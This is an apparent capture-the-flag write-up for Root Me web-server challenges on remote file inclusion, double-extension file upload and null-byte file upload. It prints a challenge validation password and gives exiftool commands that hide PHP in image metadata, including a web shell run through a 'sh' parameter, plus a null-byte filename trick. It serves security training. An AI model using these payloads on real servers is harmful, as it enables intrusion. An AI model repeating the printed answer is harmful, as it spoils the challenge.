
8. Paste the copied link into the URL and end the line with a question mark (?).



9. Press **[Enter]**.




10. Click on the “==> Haxplorer <==” area to view the server contents.



There are 6 service files and 3 PHP source files ("en_lang.php", "fr_Lang.php", "index.php").

11. Click "index.php" to view the content.



challenge01.root-me.org/web-serveur/ch13/?lang=https%3A%2F%2F

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Lea

PHP

```
<?php
/*
Congratz!

Le mot de passe de validation est :
The validation password is :
R3m0t3_iS_r3aL1y_3v1l
*/

$language="en";
if ( isset($_GET["lang"]) ){
    $language = $_GET["lang"];
}
include($language."_lang.php");
?>

<html>
<head><title>Remote File Inclusion</title></head>

<body>

<h3>
    <?php echo $lang['lang']; ?> :
    <a href="?lang=fr" style="text-decoration:<?php ($language=="fr")?print "underline";print "none"; ?>">Français</a>
    &nbsp;&nbsp;&nbsp;
    <a href="?lang=en" style="text-decoration:<?php ($language=="en")?print "underline";print "none"; ?>">English</a>
</h3>

<p><?php echo $lang["welcome"]; ?></p>

</body>
</html>
```

12. "Flag" is in the comment.

Root Me (File Upload Double Extension)

Root Me

Capture The Flag

Challenges

Community

Information

352 visitors now

Newest members :
Stolz YOUN528100 wolf test
Rusty vision LePoulpeee

Offers

CDI Incident response

CDI Cybersecurity consultant

CDI Penetration tester

Sponsored by

Oteria Cyber School

Elysium Security

École 2600

GEOIDE

Almond

Synacktiv

You ;-)

HOME / CHALLENGES / WEB - SERVER

File upload - Double extensions

20 Points 🌐

Gallery v0.02

Author
g0uZ, 24 December 2012

Level ⓘ

Statement

Your goal is to hack this photo galery by uploading PHP code.
Retrieve the validation password in the file .passwd at the root of the application.

Start the challenge

Vulnerability sheet(s)

File Upload [EN]

1 related ressource(s)

Secure file upload in PHP web applications (Exploitation - Web)

Validation

Solution

- 1. Run the task.

challenge01.root-me.org/web-serveur/ch20/

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools

Photo gallery v 0.02

[emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)








NOTE:

1. It should be remembered that in the task description we must read the `.passwd` file from the application root folder.
2. There is an "upload" tab where we can add an image to the gallery.
3. We need to check if we can send an image containing a web shell.
4. To determine where the uploaded file will be located, we need to upload any image to the gallery.


2. Open the "upload" tab and click the "Upload your photo" link.

**Upload your photo**

No file selected.

NB : only .gif, .jpeg and .png are accepted

3. Browse and select any image to upload.



4. Click the `[upload]` button.

← → ↻ 🏠 challenge01.root-me.org/web-serveur/ch20/?action=upload

🌐 Getting Started 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning

Photo gallery v 0.02

| [emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)

File information :

- Upload: town.jpg
- Type: image/jpeg
- Size: 6.783203125 kB
- Stored in: ./galerie/upload/225c856b44ab1092ab7b048aea093c46/town.jpg

NOTE:
We need to use the following path
"../..../.passwd".

File uploaded

Root

As we can see, the uploaded image is located 3 levels below the root (*this is the "ch20" folder*). We need to use the following path `../..../.passwd`.

5. Launch a terminal (`[Ctrl]+[Alt]+[T]`) to change the image using "exiftool".
6. Type the following command to add the shell payload.

```
exiftool -DocumentName='<?php echo "<pre>This is the Flag {"; system("cat
../..../.passwd"); echo "}" </pre>"; ?>' ~/Downloads/image.jpg
```

challenge01.root-me.org

File Actions Edit View Help

(vagrant@kali) - [~]

```
$ exiftool -DocumentName='<?php echo "<pre>This is the Flag {"; system("cat
1 image files updated
```

(vagrant@kali) - [~]

Photo gallery

| [emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)

File information :

- Upload: town.jpg
- Type: image/jpeg
- Size: 6.783203125 kB
- Stored in: ./galerie/upload/225c856b44ab1092ab7b048aea093c46/town.jpg

File uploaded

ADVANCED:

There are two ways. The first one is intended only for obtaining the "Flag", the second one is an online backdoor.

Command for the second ways:


```
exiftool -DocumentName='<?php if(isset($_REQUEST['sh'])){ echo "<pre>";
$sh=$_REQUEST['sh']; system($sh); echo "</pre>"; die; }?>'
~/Downloads/image.jpg
```

7. Enter the following command to rename the image so it can be executed.


```
cp ~/Downloads/image.jpg ~/Downloads/image.php.jpg
```



8. Repeat steps 2 to 4, but in step 3 you need to select the image prepared in step 7 (*image.php.jpg*).



9. Click on the link to open uploaded image.



10. Collect the "Flag".

Root Me (File Upload Null Byte)

←

→

↺

🏠

🔒 https://www.root-me.org/en/Challenges/Web-Server/File-upload-Null-byte

🌐 Getting Started

📁 Parrot OS

📁 Hack The Box


📁 OSINT Services






📁 Vuln DB

📁 Privacy and Security

📁 Learning Resources

🐧 Kali Linux

 **Root Me**



🏠 Capture The Flag

🏆 Challenges


👤 Community


📰 Information


283 visitors now

Newest members :
Davonte Mayberry nicks
Halicksse Melkior25 0xhellw1nd
Annelli Mxolisi

Offers

 CDI Incident response

 CDI Cybersecurity consultant

 CDI Penetration tester

Sponsored by

Oteria Cyber School
Elysium Security
École 2600
GEOIDE
Almond


HOME / CHALLENGES / WEB - SERVER

File upload - Null byte

25 Points 🌐

Gallery v0.04

Author: g0uZ, 26 December 2012


Level ?


Statement


Your goal is to hack this photo galery by uploading PHP code.

Start the challenge

Vulnerability sheet(s)

 File Upload [EN]

1 related ressource(s)

 Secure file upload in PHP web applications (Exploitation - Web)

Validation

Solution

1. Run the task.

←

→

↺

🏠

🔒 challenge01.root-me.org/web-serveur/ch22/

🌐 Getting Started

📁 Parrot OS

📁 Hack The Box

📁 OSINT Services

📁 Vuln DB

📁 Privacy and Security











 **Root Me**

Photo gallery v 0.04

| upload | Hacking9 | MISC | Phrack




2. Open the "upload" tab and click the "Upload your photo" link.




3. Launch a terminal (`[Ctrl]+[Alt]+[T]`).
4. Enter the following command to create a new php file with content (*for this task only*).

```
cat << EOF > ~/Downloads/null_byte.php%00.jpg
<?php
echo "Hello, World!";
?>
EOF
```


**NOTE:**

- `%00` - is a null byte which will help us upload the file to the server.


5. Browse and select `null_byte.php%00.jpg` file to upload.



6. Click the `[upload]` button.



7. Click on the link to open uploaded image.



400 Bad Request

nginx

Of course, we should get a **400 Bad Request error** because there is a `%00.jpg` fragment in this link, but the server saves our file without it. Now we only **need to remove it** from the address bar.

8. Remove the fragment `%00.jpg` from the address bar and press the `[Enter]` button.



9. Collect the "Flag".